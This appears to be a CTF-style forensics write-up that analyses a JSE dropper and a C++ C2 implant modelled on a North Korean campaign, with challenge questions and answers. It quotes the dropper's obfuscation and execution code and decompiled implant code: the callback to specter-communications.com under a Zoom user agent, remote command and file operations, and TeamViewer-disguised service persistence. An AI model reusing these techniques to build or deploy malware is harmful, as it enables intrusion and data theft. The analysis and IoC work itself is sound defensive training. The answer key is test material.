# Forensics Scenario Solutions

#### Introduction

The forensics scenario in this case is NOT jeopardy style. This is a real life engagement scenario, so it should be approached as such. It aims to showcase how a real life forensics analysis are typically approached by professionals and how to cancel out excessive noise the artifacts tend to have in real life. That said, let's dive straight into the solution. All the questions presented as challenges are designed to guide you through the scenario, not get you stuck.

This scenario was an almost 1-1 simplified replica of a real-life investigation performed on the rising of a campaign by suspected North Korean threat actors. More details about the real investigation and results including IoCs can be found in the following blogpost: https://cyberarmor.tech/new-north-korean-based-backdoor-packs-a-punch/

Note that all the "challenges" expecting answers were designed to be case insensitive, so it doesn't matter how you will provide the right answer. (security or SeCURitY, both will be correct)

#### SoW – Statement of Work

A statement of work is a document that is created between two companies – the supplier and the customer, which will provide services. The supplier in this case provides a service defined by the Statement of Work to the customer. A statement of work is considered a legal document and as such a breach of contract could result in fines or legal repercussions. That's why the statement of work should contain clearly defined expectations and limitations in case they are applicable.

The statement of work provided in the event was "SoW – Forensics Consulting Services 2025.docx"

Additionally, the following file was shared containing the malware for analysis: "SOC\_Analyst\_-\_Blind\_Security\_REC.zip".

Additionally, the following file was shared in the "Implant IoC" challenge to assist with the reverse engineering of the C2 implant: "debug.zip"



#### BLIND SECURITY

# Statement of Work

#### Blind Security ("Customer")

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**Contact: Petros Papadopoulos** 

# CSCGR Pentesting Team ("Supplier")

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### **Solutions**

# **Dropper IoC**

**Question**: What is the SHA-1 IoC of the Dropper?

Format: Filename|Hash

Example: test.txt|a94a8fe5ccb19ba61c4c0873d391e987982fbbd3

Answer: SOC Analyst - Blind

Security REC.jse|b18adc98653409d610e0a5cd6605e6be47460d55

**Explanation**: First we need to start by unzipping the initial provided file containing the malware. Once unzipped with the password provided by the challenge, we notice a new jse file has been created.

```
(kali® kali)-[~/Desktop]
$ unzip SOC_Analyst_-_Blind_Security_REC.zip
Archive: SOC_Analyst_-_Blind_Security_REC.zip
[SOC_Analyst_-_Blind_Security_REC.zip] SOC Analyst - Blind Security_REC.jse password:
   inflating: SOC Analyst - Blind Security_REC.jse
```

Let's generate the IoC indicator for this file as done in professional settings. That is "Filename|SHA-1 Hash"

Therefore the answer in the desired format is: SOC Analyst – Blind Security\_REC.jse| b18adc98653409d610e0a5cd6605e6be47460d55

#### ZIP IoC

Question: What is the SHA-1 IoC of the ZIP file?

Format: Filename|Hash

Example: test.txt|a94a8fe5ccb19ba61c4c0873d391e987982fbbd3

**Answer**: SOC\_Analyst\_-

\_Blind\_Security\_REC.zip|c012c08a4857c854060629b24e39602843aa24b4

**Explanation**: Before even unzipping the file we can get this IoC as we know it is shared to via email with the very same password. Let's similarly generate the IoC for this file as well.

### CheckPoint - Dropper Analysis

To answer the following questions, we need to start analyzing the malware. Let's break it down. When opening the file we notice some obfuscated JS code as well as some variables containing huge sheets of somehow encoded data. Specifically there are two interesting variables that contain possible payloads:

- 1. kLNGKLRNerg
- 2. kngiroOUOPjg

```
**INBREIDAL; and SID STATE STATE STATE OF THE STATE OF THE STATE S
```

We need to first identify how the script is obfuscating and encoding information. Let's start from the top. The very first line is creating a variable named "a" with the value of "String.fromCharCode" which is a function. This is a simple case of function renaming. We can substitute this later on to make sense of the rest of the code.

A random function is also created:

```
function Hkgbh0EUBTG(gkner0EHT) {
   var khj0UET0jgf = 3;
   var kngLToejga = "";
   var khj0UET0jgfgihn = 67;
   khj0UET0jgf++;
   for (var KNgldkbiao = 0; KNgldkbiao < gkner0EHT.length; KNgldkbiao += khj0UET0jgf) {
        kngLToejga += gkner0EHT.charAt(KNgldkbiao);
   }
   return kngLToejga;
}</pre>
```

Let's try to make sense of this.

The first variable assignment to 3 seems to be an increment value which is static.

The second variable appears to be the concatenation string that will be return after the operation is complete.

The third integer assignment is a dummy assignment to confuse signature systems.

Then the for loop goes through each instance of the argument list and skips 4 letters (\*Answer to Obfuscation Implementation question) and concatenates it to the final resulting string.


The below snipper can provide a better understanding of this function.

Let's perform some dynamic analysis to use the script against itself to deobfuscate it.

Let's run this directly as it's safe to execute and see what it outputs.



This doesn't make any sense. However we can see later in the malware that the dropper uses the Deobfuscate function to process each variable. Let's try wrapping it up around the deobfuscate function like below and see what it outputs:



This now makes a lot of sense. The dropper is trying to prepare objects for further deobfuscation/execution. Let's try to see what else there is to it.

For convenience sake let's rename the variables holding the large sheets of encoded values as "BigFile1" and "BigFile2".

Let's deobfuscate the easy ones now. Similarly to the above, the "Fjkouwgoegbiwo" value deobfuscates to "Scripting.FileSystemObject"

Similarly we proceed for the rest. By decoding the rest of the payload we can tie the PDF filename to the first BigFile. So BigFile1 is a pdf file.

Once the first section of the payload is deobfuscated, the second part is almost immediately deobfuscated as well as it's the same process. For this part there is another command which deobfuscates to the following:



This means that the second file – whatever it is, is double base64 encoded in contrast to the first (PDF) one.

Finally we notice that it is executed in Powershell at the very end.

```
createXMLNode_obj = ActiveXObjectVar.createElement("yPOpjm0");
createXMLNode_obj.dataType = Deobfuscate(bin_base64_var);
createXMLNode_obj.dataType = Deobfuscate(bin_base64_var);
createXMLNode_obj.ictext = BigFile2;
stext Value = createXMLNode_obj.nodeTypedValue;
stext Value = createXMLNode.obj.nodeTypedValue;
s
```

Let's modify the script to not execute any dangerous functionality but still allow it to decode and touch the files in the system in a controlled way.

To do that we will delete the last command that executes the file itself but will leave the command that base64 decodes the file for the second time. We will also modify the files to

be saved in our Desktop folder where we are executing the analysis. We will also delete the line that opens the PDF file as we don't want to risk the PDF being malicious and executing.

With these changes performed, we can save the new script and run it and allow it to safely perform all the dropper operations without executing any malicious commands.

```
ovNI.hd2k

PE-Bear

SOC Analyst - Blind Security.pdf

SOC Analyst - Blind Security_REC.jse

SOC_Analyst_-_Blind_Security_REC.zip

test.jse
```

We can notice the two new files were successfully dropped to our defined location. The PDF and ovNL.h2dk file – whatever that might be. Analyzing the PDF will not yield any interesting results, so we will skip it for now and focus on the ovNL.h2dk file. Let's analyze that one.

Apparently the dropper did not actually properly decode the file, therefore we can do it ourselves.

```
(kali® kali)-[~/Desktop/test2]

$ ls
ovNl.hd2k 'SOC Analyst - Blind Security_REC.jse'

(kali® kali)-[~/Desktop/test2]
$ cat ovNl.hd2k| base64 -d > file

(kali® kali)-[~/Desktop/test2]
$ file file
file: PE32+ executable (console) x86-64, for MS Windows, 9 sections
```

Fingerprinting the file, we can tell it's a PE32+ executable. This means it's a Windows .exe file. Let's call it payload.exe.

The IoC for this file is:

```
(kali@ kali)-[~/Desktop/test2]
$ sha1sum file
8a4400c4c71fd90d311c62ac89b4b6c1ea51734b file
```

### Payload File

**Question**: Which variable name contains the payload file?

**Answer**: kngiroOUOPjg

**Explanation**: As analyzed above, there were two big file variables. The second one was the payload as identified.

### Obfuscation Implementation

**Question**: How many letters are skipped based on the obfuscation implementation?

Format: If 10 letters are skipped the format would be "10"

Answer: 4

**Explanation**: The initial value of the increment\_val argument is 3, however it gets increased by one more before the loop is entered, therefore the implementation skips 4 letters.

#### Substitutions

Question: What is the variable 'a'?

**Answer:** String.fromCharCode

**Explanation**: This is a simply function renaming process. The value of variable a is

"String.fromCharCode"

# **Encoding**

**Question**: How many times is the payload encoded?

Format: If the payload is encoded 55 times, the answer to submit would be: 55

Answer: 2

**Explanation**: The payload was identified to be the second big file which is decoded once when the dropper writes it to the disk and then once again when from the powershell command we identified.

#### Implant IoC

**Question**: What is the IoC of the implant?

Format: Filename|Hash

Example: test.txt|a94a8fe5ccb19ba61c4c0873d391e987982fbbd3

**Answer**: uJks.y0OL|8a4400c4c71fd90d311c62ac89b4b6c1ea51734b

**Explanation**: Just like in the previous ones we can calculate the IoC with sha1sum.


However we need to add the initial filename, therefore the IoC is not file 8a4400c4c71fd90d311c62ac89b4b6c1ea51734b, but rather uJKs.y0OL

8a4400c4c71fd90d311c62ac89b4b6c1ea51734b, which was the intended filename by the

dropper.


# CheckPoint - C2 Analysis

At this point we need to approach the C2 and analyze it. There's no dynamic analysis beyond this point as it would get dangerous fast without the proper debuggers. Let's reverse engineer this one with Ghidra. Note that we have been given the pdb file of development to ease the reverse engineering process of the malware. Let's first open the binary in Ghidra and then import the pdb file.



We can now doubleclick on Ghidra to analyze and view the decompiled version. Let's also import the debug file. Go to "File > Load PDB file" and select the "debug.pdb" file you downloaded from the challenge "Implant IoC".

Searching for the main function, we get the following:



By reverse engineering the closest interpretation of decompiled code from Ghidra we can start making sense of the code flow. In this case it looks like the C2 loads some strings (Loading decryption keys from the resources section) and goes to sleep for some seconds. More specifically the gSV is the decryption token and the gST is the encrypted flag. XOR them together and you get the flag. (\* Answer to Hidden Flag)

```
20
   ulonglong local_20;
21
22 puVar2 = local 238;
23 for (1Varl = 0x5a; 1Varl != 0; 1Varl = 1Varl + -1) {
     *puVar2 = 0xcccccccc;
24
25
    puVar2 = puVar2 + 1;
26 }
27
   local_20 = __security_cookie.value ^ (ulonglong)local_238;
28
   local_34 = 0;
29
   local 210 = (HGLOBAL) 0x0;
30
   std::basic_string<>::basic_string<>(&local_ld0);
   local 230 = FindResourceW((HMODULE)0x0,(LPCWSTR)0x65,(LPCWSTR)0xa);
31
32
   local 210 = LoadResource((HMODULE)0x0,local 230);
33 local 190 = LockResource(local 210);
34 local 1f4 = SizeofResource((HMODULE)0x0,local 230);
35 local_170 = (char *)operator_new[]((ulonglong)local_1f4);
36 local_150 = local_190;
37 for (local_134 = 0; local_134 < local_1f4; local_134 = local_134 + 1) {
38
    local_170[local_134] = *(char *)((longlong)local_190 + (ulonglong)loc
39 }
40
   local 50 = local 170;
41 BaseFunctions::xorDecrypt(&base,__return_storage_ptr__,local_170,local
    local 34 = local 34 | 1;
42
43 std::basic string<>::~basic string<>(&local ld0);
44
   _RTC_CheckStackVars(local_268,(_RTC_framedesc *)&DAT_1400b00d0);
45
     _security_check_cookie();
46 return extraout_RAX;
```

Then it runs some checks (BaseFunctions.aRV, BaseFunctions.whM) to verify the system it executes on meets the criteria, and if it does it proceeds with the execution. It initiates a callback to the server and decrypts the decryption key from the resource section.

```
if (((bVarl) && (bVarl = BaseFunctions::aRV(&base), bVarl))
  (bVarl = BaseFunctions::whM(&base,local c30,local c54[0]
 local_650 = &local_690;
 local_5f0 = &local_630;
 local_40 = BaseFunctions::gU(&base,local_650);
 local_38 = local_40;
 local 30 = BaseFunctions::gH(&base, local 5f0);
 MalOps::initCallback(&ops,&local b50,local 30,local 38);
 std::operator<<<char,std::char_traits<char>,std::allocatc
          ((basic_ostream<> *)cout_exref, &local_b50);
 local_40 = gSV(&local_5d0,local_c30,local_c54[0]);
 std::basic_string<>::operator=(&local_c90,local_40);
 std::basic_string<>::~basic_string<>(&local_5d0);
 do {
   local_b74 = '\x01';
   pdVar2 = (duration<> *)std::chrono::duration<>::duration
   std::this_thread::sleep_for<>(pdVar2);
   MalOps::checkIn(&ops,&local_bl0,L"/admin?req=true");
   local 40 = (basic string<> *)std::basic string<>::c str
   pcVar3 = std::basic_string<>::c_str(&local_bl0);
   BaseFunctions::xorDecrypt(&base,local_ad0,pcVar3,0x28,
   local_530 = &local_570;
   local_40 = (basic_string<> *)std::basic_string<>::basic
   MalOps::parseOp(&ops,local_40,&local_bf0,&local_bb0);
```

Then it enters an endless loop until the operator exits and verifies the callbacks from the server to identify which operation it is instructed to make. Operations are identified based on "MalOpCodes".

```
do {
 local_b74 = '\x01';
 pdVar2 = (duration<> *)std::chrono::duration<>::duration<><>(local_590,local_c14);
 std::this_thread::sleep_for<>(pdVar2);
 MalOps::checkIn(&ops,&local_bl0,L"/admin?req=true");
 local_40 = (basic_string<> *)std::basic_string<>::c_str(&local_b50);
 pcVar3 = std::basic_string<>::c_str(&local_bl0);
 BaseFunctions::xorDecrypt(sbase,local ad0,pcVar3,0x28,(char *)local 40,0x28);
 local 530 = &local 570;
 local_40 = (basic_string<> *)std::basic_string<>::basic_string<>(local_530,local_ad0);
 MalOps::parseOp(&ops,local_40,&local_bf0,&local_bb0);
 bVarl = std::operator==<>(&local_bf0, "MalOp1502");
 if (bVarl) {
  local_c14[0] = std::stoi(&local_bb0, (ulong64 *)0x0,10);
  local b74 = '\x01';
 1
   bVarl = std::operator==<>(&local bf0, "MalOp1654");
   if (bVarl) {
     local 4d0 = &local 510;
     local 470 = &local 4b0;
     local_40 = (basic_string<> *)std::basic_string<>::basic_string<>(local_4d0,&local_b50);
     local_38 = local_40;
     local 30 = (basic string<> *)std::basic string<>::basic string<> (local 470, clocal bb0);
     local b74 = MalOps::MalOp1654(&ops,local 30,local 38);
     bVar1 = std::operator==<>(&local_bf0, "Ma10p0245");
     if (bVarl) {
       local 410 = &local 450;
```

We can reverse engineer each call to identify what each MalOp identifier does.

To avoid wasting too much time on this write up on reverse engineering this one, the results are the following:

- MalOp1502: Sleep Change
- MalOp1654: Interact with CMD
- MalOp0245: Download File
- MalOp0354: Delete File
- MalOp5042: Persistence (\*Answer to Deep Dive)
- MalOp9547: Upload File
- MalOp2684: Uninstall

If we dive into the CheckIn operation of the C2 we can find the communication templates:

```
puVar3 = local_218;
for (1Var2 = 0x52; 1Var2 != 0; 1Var2 = 1Var2 + -1) {
  *puVar3 = 0xcccccccc;
  puVar3 = puVar3 + 1;
local_20 = __security_cookie.value ^ (ulonglong)local_218;
local 34 = 0;
local_238 = local_238 & 0xffffffff00000000;
local_210 = WinHttpOpen(L"Zoom/5.8.0 (Windows NT 10.0; Win64; x64)",0,0,0);
if (local_210 != 0)
 local_lf0 = WinHttpConnect(local_210,L"specter-communications.com",0x50,0);
 if (local_lf0 != 0) {
   local_228 = local_228 & 0xffffffff00000000;
   local 230 = 0;
   local 238 = 0;
   local_ld0 = WinHttpOpenRequest(local_lf0,L"GET",param_1,0);
   if (local 1d0 != 0) {
     local 228 = 0;
     local 230 = local 230 & 0xffffffff00000000;
     local 238 = local 238 & 0xffffffff000000000;
      local_lb4 = WinHttpSendRequest(local_ld0,0,0,0);
      if (local_lb4 != 0) {
        local_lb4 = WinHttpReceiveResponse(local_ld0,0);
```

This tells us that the domain it tries to speak to is "specter-communications.com" (\* Answer to Domain) and attempts to hide the traffic as "Zoom/5.8.0" (\* Answer to Implant Alias) identified in the User Agent section.

Diving into the Persistence module of the malware, we can identify that the malware appears to be trying to create a Windows Service to persist as to open the "%Program\_data%/ovNl.y0OL" executable (itself) and hide as "Teamviewer" to avoid detection. (\* Answer to Persistence)

```
for (1Var5 = 0x52; 1Var5 != 0; 1Var5 = 1Var5 + -1) {
 *puVar6 = 0xcccccccc;
 puVar6 = puVar6 + 1;
}
local_20 = __security_cookie.value ^ (ulonglong)local_218;
local 210 = L"TeamViewer";
local 1f0 = OpenSCManagerW((LPCWSTR)0x0, (LPCWSTR)0x0,2);
if (local 1f0 == (SC HANDLE) 0x0) {
 local_24 = GetLastError();
 pbVar3 = std::operator<<<std::char_traits<char>_>
                    ((basic_ostream<> *)cerr_exref, "OpenSCManager failed: ");
 pbVar4 = std::basic_ostream<>::operator<<((basic_ostream<> *)pbVar3,local_24);
 std::basic_ostream<>::operator<<(pbVar4,std::endl<>);
 local_b4 = 0;
  std::basic_string<>::~basic_string<>(param_l);
  std::basic_string<>::~basic_string<>(param_2);
 goto LAB_14007552c;
local_ld0 = CreateServiceW local_lf0,I TeamViewer.exe , local_210,0xf0lff,0xl0,3,1,
                           L"%ProgramData%/ovN1.hd2k" (LPCWSTR)0x0,(LPDWORD)0x0,(LPCWSTR)0x0,
                           (LPCWSTR) 0x0, (LPCWSTR) 0x0);
if (local_ld0 == (SC_HANDLE)0x0) {
 DVar1 = GetLastError();
 if (DVarl != 0x431) {
   local_24 = GetLastError();
   pbVar3 = std::operator<<<std::char_traits<char>_>
                      ((basic_ostream<> *)cerr_exref, "CreateService failed: ");
   pbVar4 = std::basic ostream<>::operator<<((basic ostream<> *)pbVar3,local 24);
    std::basic ostream<>::operator<<(pbVar4,std::endl<>);
```

Diving into the uninstall module we can tell that some files are being removed from the system:

```
bool __thiscall MalOps::MalOp0354(MalOps *this,basic_string<> *param_l,basic

int iVarl;
char *_Filename;

Filename = std::basic_string<>::c_str(param_l);
iVarl = remove(_File_hame);
if (iVarl != 0) {
    std::basic_string<>::~basic_string<>(param_l);
    std::basic_string<>::~basic_string<>(param_2);
}
else {
    std::basic_string<>::~basic_string<>(param_l);
    std::basic_string<>::~basic_string<>(param_l);
    std::basic_string<>::~basic_string<>(param_l);
    std::basic_string<>::~basic_string<>(param_l);
    return iVarl == 0;
}
```

But they only file being removed is the "ovNl.hd2k" file which is the base64 encoded version of this payload. The decoded version or else this file is not being deleted from the system, thus leaving behind the IOC (\* Answers the Oversight)

From the rsrc section of the malware we can also identify some extra information about the malware such as ProductName, etc:

```
00 01 00
     1400d33da 4f 00 72 unicode u"OriginalFilename"
             00 69 00
             67 00 69 ...
     1400d33fc 7a 00 6f unicode u"zoom.exe"
             00 6f 00
             6d 00 2e ...
    1400d340e 00
                       ?? 00h
?? 00h
    1400d340f 00
∃ 1400d3410 2a 00 05 StringInfo
            00 01 00
    1400d3416 50 00 72
                       unicode u"ProductName"
            00 6f 00
            64 00 75 ...
     1400d342e 00
                       ??
     1400d342f 00
                                 00h
     1400d3430 5a 00 6f
00 6f 00
                        unicode u"Zoom"
            6d 00 00 00
    1400d343a 00 ?? 00h
1400d343b 00 ?? 00h
    1400d343c 34 00 08
                        StringInfo
            00 01 00
     1400d3442 50 00 72
                         unicode u"ProductVersion"
            00 6f 00
            64 00 75 ...
     1400d3460 31 00 2e
                        unicode u"1.2.0.3"
            00 32 00
```

Note that the "Original Filename" here is a Resource that has been added by the malware author, and not the actual original filename. (\* Again answer to Implant Alias)

We need to view more specific metadata information if we want a change to attempt to grab that information.

An additional 2 extra values can be found in the RSRC section which may be the decryption tokens we malware is instantiating before it executes.

```
* Rsrc_RC_Data_64_409 Size of resource: 0x10 bytes
                *************
                                               XREF[1]: gST:14008aa88(*)
                .rsrc$02
               Rsrc_RC_Data_64_409
1400d3250 3a 22 91 db[16]
    6c 76 8b
       ec 2a b5 ...
                **************
                * Rsrc_RC_Data_65_409 Size of resource: 0xlb bytes
                *************
                                               XREF[1]: gSV:14008ac00(*)
                Rsrc_RC_Data_65_409
1400d3260 59 51 f2
                  db[27]
       17 04 b8
        9f la c0 ...

0 00 ?? 00h


2 00h
  1400d327b 00
              ??
  1400d327c 00
  1400d327d 00
                          00h
 1400d327e 00
1400d327f 00
                  ??
                          00h
                  ??
                          00h
```

By opening the malware in PE-Bear we can see that there are some strings in reference of "ShadowSpecter.pdb", metadata left behind from the debug build of the malware devs.


F 6 7 70 0					String
567 78cc0	c0 W	v	79	E:\06. Command & Control\05. ShadowSpecter\ShadowSpecter\ShadowSpecter\json.hpp	
892 80b9c	9c A		84	$E: \ \ \ Command \ \& \ \ Control \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \$	.pdb

These indicate that the original filename of the malware was "ShadowSpecter.exe" (\* Answer to Implant Codename)


We can also identify the programing language being c++ by the found signatures section (Microsoft Visual C++ V8.0 (Debug)



Finally, loading this malware to PEStudio, we can see the author is Korean Based: (\*Answers Implant Author)



And translates to no other than yours truly, d151nt3gr4t0r.



# Implant Codename

**Question:** What was the implant initially called by the author?

Answer: ShadowSpecter

**Explanation**: As described above

**Implant Alias** 

Question: What was the implant intended to hide as?

Answer: Zoom

**Explanation**: As described above

#### Persistence

Question: What was the implant intended to persist as?

**Answer**: TeamViewer

**Explanation**: As described above

**Programming Language** 

**Question:** In which programming language was the implant written?

Answer: c++

**Explanation**: As described above

**Decryption Token** 

Question: What is the static decryption token?

Submit in the following format: 5d89dfe345...

**Answer**: 3a22916c768bec2ab5124f8ef048a56c

**Explanation**: As described above

Hidden Flag

**Question**: What is the hidden flag within the C2 implant?

**Answer**: csc{r3s0urc35\_st0r4g3\_l33t}

**Explanation**: As described above

Domain

Question: What is the callback domain of the C2?

**Answer**: specter-communications.com

**Explanation**: As described above

Deep Dive

**Question**: Which operation ID corresponds to persistence setup?

Answer: MalOp5042

Explanation: As described above

## **Implant Author**

**Question**: Who is the author of the implant?

Answer: 분쇄기

**Explanation**: As described above

# Oversight

Question: Which IoC did the malware authors forget to remove when uninstalling the

malware? (Enter the Filename as the answer)

Answer: uJks.y0OL

**Explanation**: As described above

### **Critical Thinking**

**Question**: In a few paragraphs, explain the chain of the execution from start to finish. Make an educated guess about the malware authors and their potential plans. Is this an isolated incident, or could it indicate the start of a campaign?

Team's Best Response: Th3Os

Answer/Explanation: The original .jse an encoded js file used as the dropper to dynamically drop the malware on the victim machine. It might be sent to the victim through an email, and when executed, the .jse decodes a base64 string, which is an .exe which will be executed on the victim's machine. The executable is a C2, which we can reverse with IDA and the debug symbols provided. Inside it, we can see the domain of the C2 (specter-communications.com), and it loads the decryption key

3A22916C768BEC2AB5124F8EF048A56C from the resources section, which is used to decrypt different info from the C2 like the operation IDs. Then the binary enters a big while true loop, which receives operation IDs from the C2 server, and performs different operations, like for example exfiltrating data MalOp1654. One of them, MalOp5042, is used to setup persistence through TeamViewer.exe. However the file uJks.y0OL isn't deleted, so this is an IoC.

Since these are simple strings (the operation IDs and the undeleted file), yara rules can be set to identify the malware. If we look with PEStudio, we can see the author is 분쇄기, which is Korean. Due to North Korea's notoriety with state funded APTs, we can assume this was an attack by them on Blind Security. Due to the persistence mechanism, the deployment of a public C2, and the nature of North Korea's hackers, it could be the start of a campaign aimed at many other organizations.